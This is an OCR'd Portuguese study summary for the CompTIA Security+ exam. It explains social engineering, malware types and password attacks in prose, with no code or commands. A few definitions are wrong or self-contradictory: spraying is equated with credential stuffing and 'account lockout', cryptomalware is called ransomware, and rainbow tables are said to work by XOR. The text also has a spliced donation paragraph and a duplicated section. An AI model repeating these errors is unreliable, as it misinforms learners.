Comptia Security+

Resumão em PT/BR

Este resumo foi elaborado e compartilhado de forma gratuita e não lucrativa, com o objetivo de tornar o conhecimento em cibersegurança acessível a todos os falantes da língua portuguesa.

Linkedin: Marília Rocha
Instagram, Twitter: @malwarilia

Disclaimer I: Esse resumo só conta com Threats, Attacks, and Vulnerabilities e GRC mas em breve vou disponibilizar a versão dele totalmente completa para a prova, com as sessões que faltam. Agradeço desde já a paciência!

Disclaimer II: Toda as questões foram retiradas do site ExamTopics e ExamLabs para CompTIA SY0-601 e traduzidas para português. Somos totalmente contra dumps!

"We have to stop treating knowledge as a commodity, and start treating it as a universal right"

(Tradução Livre: Precisamos parar de tratar o conhecimento como uma mercadoria e começar a tratá-lo como um direito universal)

Aaron Swartz

Threats, Attacks, and Vulnerabilities

Tipos de Técnicas de Engenharia Social

A engenharia social é uma forma de ataque que explora a natureza humana e o comportamento humano. **O resultado de um ataque de engenharia social bem-sucedido é o vazamento de informações ou a concessão de acesso lógico ou físico do invasor a um ambiente seguro.** A única defesa direta contra ataques de engenharia social é a educação dos usuários e o treinamento de conscientização.

Phishing

Phishing é uma forma de ataque de engenharia social baseada no conceito de pesca de informações. O phishing é empregado por invasores para obter informações confidenciais ou privadas. O phishing pode ser praticado por qualquer meio de comunicação, incluindo interações cara a cara e por telefone. Para se defenderem contra ataques de phishing, os usuários finais devem ser treinados para evitar clicar em qualquer link recebido por e-mail,


Se você tem condições e deseja contribuir para a produção de conteúdos de qualidade em cibersegurança, seu apoio é extremamente bem vindo. Ao ajudar, você estará não apenas incentivando a criação desses materiais, mas também permitindo que mais conteúdos sejam gerados e distribuídos para alcançar um público ainda maior, especialmente aqueles que não têm a possibilidade financeira de arcar com esses recursos. Sua contribuição, independentemente do valor, faz a diferença e permite continuar com essa missão. Se você se sente motivado a apoiar, pode fazê-lo utilizando o pix através do QR code abaixo.

mensagem instantânea ou mensagem de rede social. As organizações devem considerar as consequências e o aumento do risco que representa a concessão de acesso aos trabalhadores a e-mails pessoais e redes sociais através dos sistemas da empresa.

Smishing

SMS phishing ou smishing é um ataque de engenharia social que ocorre através de serviços ou aplicativos padrão de mensagens de texto. Existem várias ameaças smishing a serem observadas, incluindo as seguintes:

- Mensagens de texto solicitando uma resposta ou resposta. Em alguns casos, as respostas podem desencadear um evento de cramming. **Cramming** ocorre quando uma cobrança falsa ou não autorizada é aplicada ao seu plano de serviço móvel.
- As mensagens de texto podem incluir um hiperlink malicioso ou um localizador uniforme de recursos (URL)/indicador universal de recursos (URI).
- As mensagens de texto podem conter pretextos.
- As mensagens de texto podem incluir números de telefone que, se chamados, resultam em cobranças excessivas.



Vishing

Vishing é um phishing realizado em qualquer sistema de telefonia ou comunicação de voz. Isso inclui linhas telefônicas tradicionais, serviços de voz sobre IP (VoIP) e telefones celulares. A maioria dos engenheiros sociais

ue realizam campanhas de vishing usam a tecnologia VoIP para apoiar os seus ataques. Isto permite que o invasor esteja localizado em qualquer lugar do mundo, faça ligações gratuitas para as vítimas e seja capaz de falsificar ou falsificar seu identificador de chamada de origem. Vishing envolve o pretexto do identificador de chamadas exibido e da história que o invasor conta quando a vítima atende a chamada. **Uma tática comum é realizar uma resposta de voz editada,** onde o invasor vishing faz com que a vítima responda "Sim" a uma pergunta, mas depois edita o áudio gravado para associar a resposta a uma pergunta diferente da pergunta feita.

Spam

Spam é qualquer tipo de e-mail indesejado e/ou não solicitado. O spam é um problema por vários motivos:

- Alguns spams carregam códigos maliciosos, como vírus, bombas lógicas, ransomware ou cavalos de Tróia.
- Alguns spams carregam ataques de engenharia social (também conhecidos como mensagens falsas).
- E-mails indesejados desperdiçam seu tempo enquanto você os examina em busca de mensagens legítimas.
- O spam desperdiça recursos da Internet: capacidade de armazenamento, ciclos de computação e rendimento.

As principais contramedidas contra spam são um filtro ou regra de e-mail e scanners antivírus (AV). Se uma mensagem for recebida de uma das fontes de spam listadas, o filtro de e-mail a bloqueará ou descartará. . O spam é mais comumente associado ao e-mail, mas o spam também existe em mensagens instantâneas (IM), serviço de mensagens curtas (SMS), USENET (protocolo de transferência de notícias em rede (NNTP) e conteúdo da web. Também existe o Spam over instant messaging (SPIM) que é a é a transmissão de comunicações indesejadas por qualquer sistema de mensagens suportado ou que ocorre pela Internet. O "IM" no SPIM também pode ser usado para se referir especificamente a mensagens instantâneas, como SMS.

Spear phishing


Spear phishing **é uma forma de phishing mais direcionada,** em que a mensagem **é elaborada e direcionada especificamente a um grupo de indivíduos.**

Freqüentemente, os invasores primeiro comprometem um negócio online ou digital para roubar o banco de dados de seus clientes. Em seguida, mensagens falsas são elaboradas para parecerem uma comunicação da empresa comprometida, mas com endereços de origem falsificados e URI/URLs incorretos. **A esperança do ataque é que alguém que já tenha um relacionamento online/digital com uma organização tenha maior probabilidade de cair na falsa comunicação.** Todos os conceitos e defesas discutidos no título "Phishing" aplicam-se anteriormente ao spear phishing. O spear phishing também pode ser elaborado para parecer que se originou de um executivo-chefe oficial (CEO) ou outro cargo de alto escalão em uma organização. Esta versão do spear phishing costuma ser chamada de **Business Email Compromise ou Comprometimento de E-mail Comercial (BEC).** O BEC geralmente se concentra em convencer membros dos departamentos de contabilidade ou financeiro a transferir fundos, pagar faturas ou comprar produtos a partir de uma mensagem que parece vir de um chefe, gerente ou executivo. Portanto, o BEC é uma forma de spear phishing que tem como alvo funcionários da mesma organização. BEC também pode ser chamado de "fraude de CEO" ou "falsificação de CEO".

Dumpster Diving

Dumpster Diving na tradução em português signifca Mergulhar no lixo, ou seja, é o ato de vasculhar lixo, equipamentos descartados ou locais abandonados para obter informações sobre uma organização ou indivíduo-alvo. Praticamente qualquer coisa que tenha algum valor interno ou sensibilidade menor pode tornar os ataques de engenharia social mais

fáceis ou mais eficazes. Para evitar o mergulho no lixo, ou pelo menos reduzir o seu valor para um invasor, todos os documentos devem ser triturados e/ou incinerados antes de serem descartados. Além disso, nenhuma mídia de armazenamento deve ser descartada no lixo; use uma técnica ou serviço de descarte seguro. O descarte seguro de mídia de armazenamento geralmente inclui incineração, trituração ou lascamento.



Shoulder Surfing

Shoulder Surfing ocorre quando alguém consegue observar o teclado de um usuário ou visualizar sua tela. As defesas contra surfistas incluem dividir grupos de trabalhadores por níveis de sensibilidade e limitar o acesso a certas áreas do edifício usando portas trancadas. Os usuários não devem trabalhar com dados confidenciais enquanto estiverem em um espaço público. Outra defesa contra a navegação no ombro é o uso de filtros de tela que restringem o ângulo de visão, de modo que somente se o visualizador estiver diretamente na frente da tela o conteúdo estará visível.

Pharming


É o redirecionamento malicioso do URL ou endereço IP de um site válido para um site falso que hospeda uma versão falsa do site válido original. Muitas vezes, isso é um elemento de um phishing attack, on-path attack, ou Domain Name System (DNS) abuse. O alvo falso geralmente é criado para parecer e operar de maneira semelhante ao legítimo, a fim de enganar a vítima.

Tailgating

Pode ser definido como um tipo de ataque onde o cibercriminoso segue um determinado usuário até alcançar dados sigilosos ou ambientes que provoquem erros propositais à rede. Fora do ambiente online, o tailgating significa perseguir algo ou alguém. No Brasil, a expressão mais próxima do significado do termo é "ficar na cola", algo que causa insegurança pela proximidade ao usuário que agora está sendo perseguido. Sem carros ou perseguições, o tailgating nos ambientes digitais costuma acontecer com contatos mais brandos. Muitas vezes, o cibercriminoso busca se passar por uma nova pessoa e pede conselhos, enganando usuários e enviando malwares, principalmente phishing. Um problema semelhante é o **piggybacking** que ocorre quando uma entidade não autorizada obtém acesso a uma instalação sob a autorização de um trabalhador válido, enganando a vítima para que forneça consentimento. Isso pode acontecer quando o intruso finge a necessidade pedindo ajuda segurando uma caixa grande ou muitos papéis e pede para alguém "segurar a porta" ou está com um macacão marrom e carregando um pacote.

Eliciting information

É a atividade de coletar ou coletar informações de sistemas ou pessoas, é utilizado como método de pesquisa para criar um pretexto mais eficaz. Os ataques de engenharia social não precisam ser demorados ou complexos; eles podem ser curtos, simples e diretos.



Whaling

Ele visa indivíduos específicos de alto padrão, como o CEO, administradores ou clientes de alto patrimônio. Freqüentemente, o objetivo de um ataque baleeiro é roubar credenciais do alvo de alto nível. O invasor envia comunicações maliciosas a um CEO que às vezes são elaboradas para parecer que vêm de um funcionário ou de uma pessoa externa de confiança.

Whaling é o oposto do **BEC** do ***Spear phishing***. No Whaling, o invasor envia comunicações maliciosas a um CEO que às vezes são elaboradas para parecer que vêm de um funcionário ou de uma pessoa externa de confiança. No BEC, o invasor envia comunicações maliciosas aos funcionários, mas as cria para parecerem que vieram do CEO.

Prepending

É a adição de um termo, expressão ou frase ao início ou cabeçalho de uma comunicação. Eles podem no usar no título, por exemplo, RE: ou FW: (que indica em relação a e encaminhado, respectivamente) para fazer o destinatário pensar que a comunicação é a continuação de uma conversa anterior.

Identity fraud

É o ato de roubar a identidade de alguém. Isso pode se referir ao ato inicial de coleta de informações, onde nomes de usuários, senhas, números de cartão de crédito, números de seguro social e outros fatos relacionados, relevantes e pessoais são obtidos pelo invasor. Ocorre quando se afirma falsamente ser outra pessoa por meio do uso de informações roubadas da vítima. **Spoofing** é qualquer ação para ocultar uma identidade válida, em que uma pessoa ou programa se identifica com sucesso como outro falsificando dados, para obter uma vantagem ilegítima. Além do conceito de spoofing com foco humano, spoofing é uma tática comum dos hackers contra a sistemas.

Invoice scams

São um ataque de engenharia social que muitas vezes tenta roubar fundos de uma organização ou de indivíduos através da apresentação de uma fatura falsa, muitas vezes seguida de fortes incentivos ao pagamento.

Credential harvesting

É a atividade de coletar e roubar credenciais de contas. Alguns hackers distribuem ou compartilham credenciais coletadas com outros hackers.

Reconnaissance

É a coleta de informações sobre um alvo, muitas vezes com o propósito de planejar um ataque contra esse alvo. **O reconhecimento de engenharia social pode incluir todas as técnicas mencionadas anteriormente.**

Hoax

É uma forma de engenharia social projetada para convencer os alvos a **realizar uma ação que causará danos ou reduzirá sua segurança de TI.** As vítimas podem ser instruídas a excluir arquivos, alterar configurações ou instalar software de segurança fraudulento enquanto afirma que nenhuma ação resultará em danos.

Impersonation

É o ato de assumir a identidade de outra pessoa para usar seu acesso, também pode ser conhecida como mascaramento, falsificação e até mesmo fraude de identidade. As defesas contra a representação de localização física podem incluir o uso de crachás de acesso e verificação de identificação (ID).

Watering hole attack

É uma forma de ataque direcionado contra **uma região, um grupo ou uma organização.** O invasor observa os hábitos do alvo para descobrir um recurso comum frequentado por um ou mais membros do alvo. Essa técnica é bastante eficaz na infiltração de grupos bem protegidos, difíceis de violar ou que operam anonimamente.

Typosquatting

É uma prática empregada quando um usuário digita de forma incorreta

o nome de domínio ou endereço IP de um recurso pretendido. Um invasor prevê erros de digitação de URL e, em seguida, registra esses nomes de domínio para direcionar o tráfego para seu próprio site. As variações usadas para typosquatting incluem erros ortográficos comuns (como googel.com), erros de digitação (como gooogle.com), variações de um nome ou palavra (por exemplo, pluralidade, como em googles.com) e diferentes variações de nível superior. domínios (TLDs), como google.edu.

O **URL hijacking** refere-se à prática de exibir um link ou anúncio que se parece com um produto, serviço ou site conhecido, mas quando clicado redireciona o usuário para um local, serviço ou produto alternativo. O **Clickjacking** é um meio de redirecionar o clique ou seleção de um usuário para um alvo alternativo, muitas vezes malicioso, em vez do local pretendido e desejado, adicionando uma sobreposição, quadro ou mapa de imagem invisível ou oculto sobre a página exibida.

Pretexting

É uma declaração falsa elaborada para parecer verdadeira e convencê-lo a agir ou responder. É a história verossímil que lhe contam para convencê-lo a agir ou responder em favor do agressor.

Influence campaigns

São ataques de engenharia social que tentam orientar, ajustar ou mudar a opinião pública. Estão ligadas à distribuição de desinformação, propaganda, informações falsas, "fake news" e até à atividade de doxing. O **doxing** é a ação de revelar informações de identificação sobre alguém na Internet, como seu nome real, endereço residencial, local de trabalho, telefone, dados financeiros e outras informações pessoais. Essas informações então circulam para o público, sem a permissão da vítima.

Social media

Os ataques direcionados ou baseados nas redes sociais também são usados por qualquer pessoa que queira controlar informações, distribuir

propaganda ou mudar a opinião pública. Na política de utilização aceitável (AUP) da empresa deve indicar que os trabalhadores precisam de se concentrar no trabalho enquanto estão no trabalho. As respostas a esses problemas podem ser bloquear o acesso a sites de mídia social adicionando blocos de IP aos firewalls e filtros de resolução ao DNS.

Potential indicators & type of attack


Malware

Malware ou código malicioso é **qualquer elemento de software que executa uma função indesejada na perspectiva do usuário legítimo ou proprietário de um sistema de computador.** É essencial que a modificação do comportamento do usuário para evitar atividades arriscadas seja uma parte essencial de uma estratégia de segurança contra malware. Caso contrário, sem redução do risco humano, nenhuma proteção tecnológica será suficiente.

Ransomware

Ransomware **é uma forma de malware** que assume o controle de um sistema de computador, ***geralmente criptografando dados do usuário***, para manter os dados como reféns enquanto exige pagamento. Os sintomas da infecção incluem a incapacidade de acessar dados, dados ausentes, um sistema que não inicializa, um sistema lento (durante os processos de criptografia) e pop-ups exigindo pagamento para descriptografar seus dados. Ele nem sempre pode ser percebido imediatamente. Às vezes, o termo **criptomalware** é usado como alternativa ao ransomware, mas isso é um erro.

Trojan



Um Trojan ou cavalo de Tróia, é um **meio de entregar software malicioso disfarçando-se dentro de um arquivo host benigno.** Programadores maliciosos podem criar Trojans personalizados adicionando código malicioso diretamente ao código-fonte do host selecionado. Também é possível criar um Trojan usando uma ferramenta de hacking conhecida como wrapper ou binder.

Worms

O worm é um tipo de malware. Assim que ele contamina um computador, **o programa malicioso cria cópias de si mesmo em diferentes locais do sistema e se espalha para outras máquinas,** seja por meio de Internet, mensagens, conexões locais, dispositivos USB ou arquivos. O objetivo do golpe, em geral, é roubar dados do usuário ou de empresas. Ele oferece mais riscos do que o vírus porque o seu programa é autônomo, de maneira que ele não precisa interagir com o usuário para se ativar no PC e se multiplicar para outras máquinas por meio da rede.

Fileless virus

São programas concebidos para se propagarem de um sistema para outro através da auto-replicação e para realizarem uma vasta gama de actividades maliciosas. As atividades maliciosas realizadas por vírus incluem exclusão, corrupção, alteração e exfiltração de dados. Alguns vírus replicam-se e espalham-se tão rapidamente que consomem a maior parte dos recursos disponíveis do sistema e da rede, realizando assim um tipo de ataque de negação de serviço (DoS). A maioria dos vírus precisa de um host para se conectar. O host pode ser um arquivo (como no caso de um vírus comum ou vírus de arquivo) ou o setor de inicialização de um dispositivo de armazenamento. Os vírus que se fixam ao setor de inicialização ou ao registro mestre de inicialização (MBR) de um dispositivo de armazenamento são conhecidos como vírus do setor de inicialização. Existem vários tipos de vírus, incluindo polimórfico, macro, furtivo, blindado, retro,

fago, companheiro e multiparte/multipartido. Entretanto, o único tipo específico de vírus listado nos objetivos do exame é o vírus sem arquivo. Os vírus sem arquivo residem apenas na memória e não são salvos nos dispositivos de armazenamento local. Eles são injetados na memória por um injetor baseado em arquivo que então se autodestrói ou através de uma rede para um evento de gravação na memória. Isso torna sua descoberta mais desafiadora. A reinicialização de um sistema pode potencialmente livrá-los do sistema. Os possíveis sintomas de infecção por vírus incluem arquivos de dados corrompidos ou ausentes, aplicativos que não serão mais executados, operação lenta do sistema, atraso entre o clique do mouse e a resposta do sistema, falhas de aplicativos ou do sistema, atividade contínua do disco rígido e tendência do sistema a não responder. aos movimentos do mouse ou pressionamentos de teclas.

Botnet

O termo botnet é uma forma abreviada da frase "software robot network" **usado para descrever uma implantação massiva de código malicioso em vários sistemas comprometidos, todos controlados remotamente por um hacker.** Embora sejam mais comumente usados para realizar ataques de inundação DoS, **os botnets também podem ser usados para transmitir spam, quebrar senhas ou realizar qualquer outra atividade maliciosa.** O controle direto de uma botnet ocorre quando o bot herder envia comandos para cada bot. Portanto, os bots têm um serviço de escuta em uma porta aberta aguardando a comunicação do bot herder. O controle indireto de uma botnet pode ocorrer através de um C&C (veja a seção anterior). Um criador de botnet escreve seu código de botnet para explorar uma vulnerabilidade comum e generalizada para espalhar o agente de botnet por toda parte. Esse código de infecção de botnet costuma ser chamado de agente de botnet, bot ou zumbi. As vítimas secundárias são os hosts do próprio agente do botnet e geralmente não são afetadas ou danificadas além da intrusão inicial e do plantio do agente do botnet. A melhor defesa contra uma botnet é manter seus sistemas corrigidos e protegidos e para não se tornar o host de um agente de botnet.

Regras rígidas de firewall de saída, filtragem de endereços de origem falsificados e filtragem de conteúdo da Web em um dispositivo de gerenciamento unificado de ameaças (UTM) também são contramedidas eficazes. Além disso, a maioria dos softwares antivírus e ferramentas antispyware/adware incluem agentes de botnets conhecidos em seus bancos de dados de detecção. Os indicadores de comprometimento de botnet podem incluir desempenho lento do sistema, tráfego de rede anormal, aparecimento de arquivos estranhos, processos desconhecidos e janelas estranhas de programas aparecendo na área de trabalho. As organizações podem detectar a presença de bots com base em comunicações anormais com alvos externos que sejam significativamente grandes, ocorram fora do horário de produção ou quando o destino for atípico. As comunicações de pulsação ou call-home dos bots com um C&C podem ser detectadas quando ocorrem em intervalos de tempo regulares e/ou o destino é acessado repetidamente por vários clientes internos.
Os agentes de botnet podem ser projetados para infectar qualquer tipo de sistema de computador, incluindo PCs e servidores tradicionais, bem como impressoras, roteadores, firewalls, pontos de acesso sem fio, dispositivos de Internet das Coisas (IoT), câmeras de segurança e telefones celulares.

Cryptomalware

O criptomalware (a.k.a. crypto mining or crypto jacking) usa recursos do sistema para minerar criptomoedas, como Bitcoin ou Monero. O criptomalware geralmente é projetado para permanecer oculto e dar poucos indícios de sua presença no sistema. Conforme mencionado no título "Ransomware", infelizmente é comum confundir erroneamente os termos de criptomalware com ransomware porque criptomalware é **um tipo de ransomware que criptografa arquivos de usuários e requer pagamento em um prazo específico e muitas vezes através de uma moeda digital como o Bitcoin.**

Logic Bombs

Uma Logic Bombs é uma forma de código malicioso que permanece inativo até que ocorra um evento ou condição desencadeadora. O evento desencadeador pode ser uma hora e data específicas, o lançamento de um programa específico, a digitação de uma determinada combinação de teclas, um estado ou condição específica sendo monitorada por um script ou o acesso a uma URL específica. Uma Logic Bombs também pode ser uma fork bomb, que desencadeia um evento de duplicação onde o código original é clonado e lançado. Esse processo de bifurcação/clonagem se repete até que o sistema trave devido ao consumo de recursos pelo malware. Os sintomas de comprometimento da Logic Bombs podem incluir uma mudança abrupta no desempenho do sistema, travamento de aplicativos ou do sistema e perda de espaço livre no dispositivo de armazenamento. Ao examinar um script que pode ser uma bomba lógica, procure os loops **IF-THEN ou WHILE.**

Spyware

Spyware é qualquer forma de código malicioso ou mesmo código empresarial/comercial que coleta informações sobre usuários sem seu conhecimento ou permissão direta. Muitas vezes, o usuário não tem conhecimento de que a ferramenta spyware está presente e coleta informações que são transmitidas periodicamente para alguma entidade externa. O spyware pode ser depositado por malware ou pode ser instalado como um elemento extra dos aplicativos.

O **Adware** exibe anúncios pop-up ou alternativos aos usuários com base em suas atividades. Infelizmente, a maioria dos produtos de adware chega aos sistemas dos clientes sem o conhecimento ou consentimento do usuário._

Assim, mesmo produtos comerciais legítimos são frequentemente vistos como adware intrusivo e abusivo. Algumas formas de adware exibem ofertas de produtos de segurança falsos ou falsos. Eles geralmente exibem uma animação que parece que o sistema está sendo verificado. **Esse tipo de malware também é conhecido como scareware ou software de segurança falso.** Infecções por spyware e adware podem causar sintomas perceptíveis, como desempenho lento do sistema, baixa capacidade de resposta do teclado e do mouse, aparecimento de arquivos desconhecidos, aparecimento de novos BHOs ou barras de ferramentas do navegador, exibição indefinida de ícones de sistema ocupado (o círculo giratório ou a ampulheta), travamentos do navegador e redução significativa nos recursos disponíveis do sistema, incluindo a diminuição rápida do espaço de armazenamento disponível. **Um programador de spyware está mais preocupado em coletar informações sobre e da vítima; assim, eles normalmente tentam evitar ser muito invasivos ou causar muitas interrupções no comportamento típico do sistema.**

Keyloggers

Um keylogger é um PUP que registra as teclas digitadas, ele geralmente armazena as teclas digitadas em um arquivo, mas alguns apenas mantêm os dados na memória até que sejam transmitidos para outro lugar.

Remote access Trojan (RAT)

Um malware que concede ao invasor algum nível de acesso de controle remoto a um sistema comprometido. A maioria dos RATs inicia então uma conexão de saída com o sistema de espera do invasor para conceder-lhe acesso para manipular os dados da vítima e as operações do sistema. As infecções por RAT podem resultar em sintomas perceptíveis, como comunicações de rede e níveis de tráfego estranhos; um sistema que não ativa automaticamente o protetor de tela ou o modo de hibernação cronometrado; níveis mais altos de atividade de unidade, CPU e memória; e o aparecimento de arquivos desconhecidos em dispositivos

de armazenamento. Pode ser possível detectar a presença de um RAT inspecionando as conexões de rede de um sistema. Uma maneira de fazer isso é usar a ferramenta CLI do netstat Procure conexões usando portas estranhas ou associadas a aplicativos que normalmente não possuem rede associada (como Calc ou Notepad).

Rootkit

Um rootkit é um malware que se incorpora profundamente a um sistema operacional (SO). O termo é um derivado do conceito de root e um kit utilitário de ferramentas de hacking. **O enraizamento é obter controle total ou total sobre um sistema. Um rootkit geralmente se posiciona profundamente no sistema operacional, onde pode manipular informações vistas pelo sistema operacional e exibidas aos usuários.** Um rootkit pode substituir o kernel do sistema operacional, corrigir-se sob o kernel, substituir drivers de dispositivos ou infiltrar-se em bibliotecas de aplicativos para que qualquer informacao que ele alimente ou oculta do sistema operacional, o sistema operacional considera normal e aceitável. **Isso permite que um rootkit se esconda da detecção, evite que seus arquivos sejam visualizados por ferramentas de gerenciamento de arquivos e evite que seus processos ativos sejam visualizados por ferramentas de gerenciamento de tarefas ou de processos. Assim, um rootkit é um tipo de escudo de invisibilidade usado para ocultar a si mesmo e a outras ferramentas maliciosas.**
Existem diversas ferramentas de detecção de rootkits, algumas das quais são capazes de remover rootkits conhecidos. No entanto, quando você suspeita que um rootkit está em um sistema, a única resposta verdadeiramente segura é reconstituir ou substituir todo o computador. A reconstituição envolve a execução de uma operação completa de sanitização de armazenamento em todos os dispositivos de armazenamento desse sistema, a reinstalação do sistema operacional e todos os aplicativos de fontes originais confiáveis e, em seguida, a restauração de arquivos de backups confiáveis sem rootkit.

Backdoor

O termo backdoor pode se referir a dois tipos de problemas ou ataques a um sistema: O primeiro e mais antigo tipo de backdoor era um método de acesso instalado pelo desenvolvedor que contornava todas as restrições de segurança. Esse tipo de backdoor era uma conta de usuário, senha ou sequência de comando especial codificada que permitia que qualquer pessoa com conhecimento do gancho de acesso (às vezes chamado de gancho de manutenção) entrasse no ambiente e fizesse alterações. Infelizmente, esses atalhos de programação são frequentemente esquecidos quando o produto está quase concluído; assim, eles acabam no produto final.

O segundo significado de backdoor **é um cliente malicioso de controle remoto de acesso remoto instalado por um hacker.** Um backdoor ilícito pode ser depositado por malware, em um download de código móvel de um site (também conhecido como download drive-by) ou até mesmo como parte de uma atividade de intrusão. Um backdoor serve como um portal de acesso para hackers, para que possam contornar quaisquer restrições de segurança, requisitos de autenticação e obter (ou recuperar) acesso a um sistema.

Password attacks

Os ataques focados em senha são conhecidos coletivamente como password cracking or password guessing. As senhas geralmente são armazenadas em formato hash para a segurança fornecida pelo processo unidirecional. Um hash de senha não contém os caracteres da senha, mas é uma representação da senha produzida pelo algoritmo de hash. Eventos de autenticação futuros fazem o hash da senha recém-digitada pelo usuário e a comparam com o hash armazenado. Se os dois hashes corresponderem, o usuário será autenticado; caso contrário, o usuário será rejeitado. Hashes de senha podem ser atacados usando engenharia reversa, correspondência reversa de hash (também conhecido rainbow table attack),

or a birthday attack. Esses métodos de ataque são comumente usados por muitas ferramentas de quebra de senhas. A engenharia reversa de um hash (também conhecido como correspondência reversa de hash) é a ideia de pegar uma senha potencial, fazer hash e comparar o resultado com o hash que você deseja quebrar. Em seguida, repita até obter sucesso.

Spraying passwords ou credential stuffing é a tentativa de fazer login em uma conta de usuário por meio de repetidas tentativas de envio de credenciais geradas ou extraídas de uma lista. Isso também pode ser chamado de account lockout.

Dictionary - Um ataque de dicionário realiza a adivinhação de senhas usando uma lista pré-existente ou pré-compilada de possíveis senhas. Existem listas de senhas construídas em torno de tópicos, de interesses ou de coleções de violações de credenciais anteriores, bem como depósitos de grandes volumes de materiais escritos.

Brute Force

Um ataque de força bruta tenta todas as combinações válidas possíveis de caracteres para construir senhas possíveis.

Muitos ataques são híbridos e utilizam uma lista de dicionário como fonte de senha, mas utiliza técnicas de força bruta para fazer modificações em um nível cada vez maior.

Um ataque de senha offline é aquele em que o invasor não trabalha contra um sistema alvo ativo, mas sim em seus próprios computadores independentes. Um invasor terá que obter os hashes de senha do alvo e depois transferi-los para seus próprios computadores.

Um ataque de senha online ocorre contra um prompt de logon ativo. O bloqueio de conta é o mecanismo de segurança que permite um determinado número de tentativas de logon antes que a conta seja bloqueada (desabilitada para uso). Algumas formas de bloqueio bloqueiam a conta completamente, enquanto outras bloqueiam apenas a localização atual Alguns sistemas de bloqueio também oferecem um processo de compensação de bloqueio do usuário que pode envolver SMS ou códigos de recuperação enviados por e-mail.

Rainbow table

Tradicionalmente, os password crackers hashed criptografavam cada senha potencial e, em seguida, realizavam uma comparação OR exclusiva (XOR) para verificá-la com o hash roubado. O processo de hashing é muito mais lento que o processo XOR, então 99,99% do tempo é realmente gasto na geração de hashes. As tabelas Rainbow são uma forma de quebra de senha desenvolvida para remover o tempo de hashing do tempo de ataque. As tabelas Rainbow são uma forma de tabelas hash pré-computadas. As tabelas Rainbow aproveitam um conceito conhecido como cadeia de hash (revise a seção "Cadeias de hash pré-computadas" em en.wikipedia.org/wiki/Rainbow_table). Uma pesquisa de hash pode ser realizada em uma fração do tempo usando as cadeias de hash de uma tabela arco-íris em comparação com um ataque de força bruta ao vivo. As tabelas Rainbow têm suas limitações. É difícil saber se um determinado conjunto de cadeias de hash é suficiente para cobrir ou endereçar todas ou mesmo a maioria das senhas potenciais para um determinado hash. O tamanho da tabela arco-íris depende do intervalo de senhas possíveis. Para algoritmos de hash de senha ruins e senhas curtas e simples, a tabela arco-íris pode ser bem pequena, mas para hashing robusto e senhas complexas, a tabela arco-íris se torna inviavelmente grande. Às vezes, as tabelas arco-íris estão associadas a um conceito mais simples de banco de dados hash pré-computado. Um banco de dados contendo todas as senhas de entrada possíveis e seu hash de saída correspondente seria consideravelmente maior do que quando cadeias de hash são usadas. Como projetista de um sistema, você pode fornecer uma defesa contra tabelas arco-íris (e outros ataques de quebra de senha) implementando um salt.

Ataques Físicos

Malicious Universal Serial Bus (USB) cable

Um cabo USB (Universal Serial Bus) malicioso é um dispositivo criado para realizar atividades indesejadas contra um computador e/ou dispositivo

Rainbow table


Tradicionalmente, os password crackers hashed criptografavam cada senha potencial e, em seguida, realizavam uma comparação OR exclusiva (XOR) para verificá-la com o hash roubado. O processo de hashing é muito mais lento que o processo XOR, então 99,99% do tempo é realmente gasto na geração de hashes. As tabelas Rainbow são uma forma de quebra de senha desenvolvida para remover o tempo de hashing do tempo de ataque. As tabelas Rainbow são uma forma de tabelas hash pré-computadas. As tabelas Rainbow aproveitam um conceito conhecido como cadeia de hash (revise a seção "Cadeias de hash pré-computadas" em en.wikipedia.org/wiki/Rainbow_table). Uma pesquisa de hash pode ser realizada em uma fração do tempo usando as cadeias de hash de uma tabela arco-íris em comparação com um ataque de força bruta ao vivo. As tabelas Rainbow têm suas limitações. É difícil saber se um determinado conjunto de cadeias de hash é suficiente para cobrir ou endereçar todas ou mesmo a maioria das senhas potenciais para um determinado hash. O tamanho da tabela arco-íris depende do intervalo de senhas possíveis. Para algoritmos de hash de senha ruins e senhas curtas e simples, a tabela arco-íris pode ser bem pequena, mas para hashing robusto e senhas complexas, a tabela arco-íris se torna inviavelmente grande. Às vezes, as tabelas arco-íris estão associadas a um conceito mais simples de banco de dados hash pré-computado. Um banco de dados 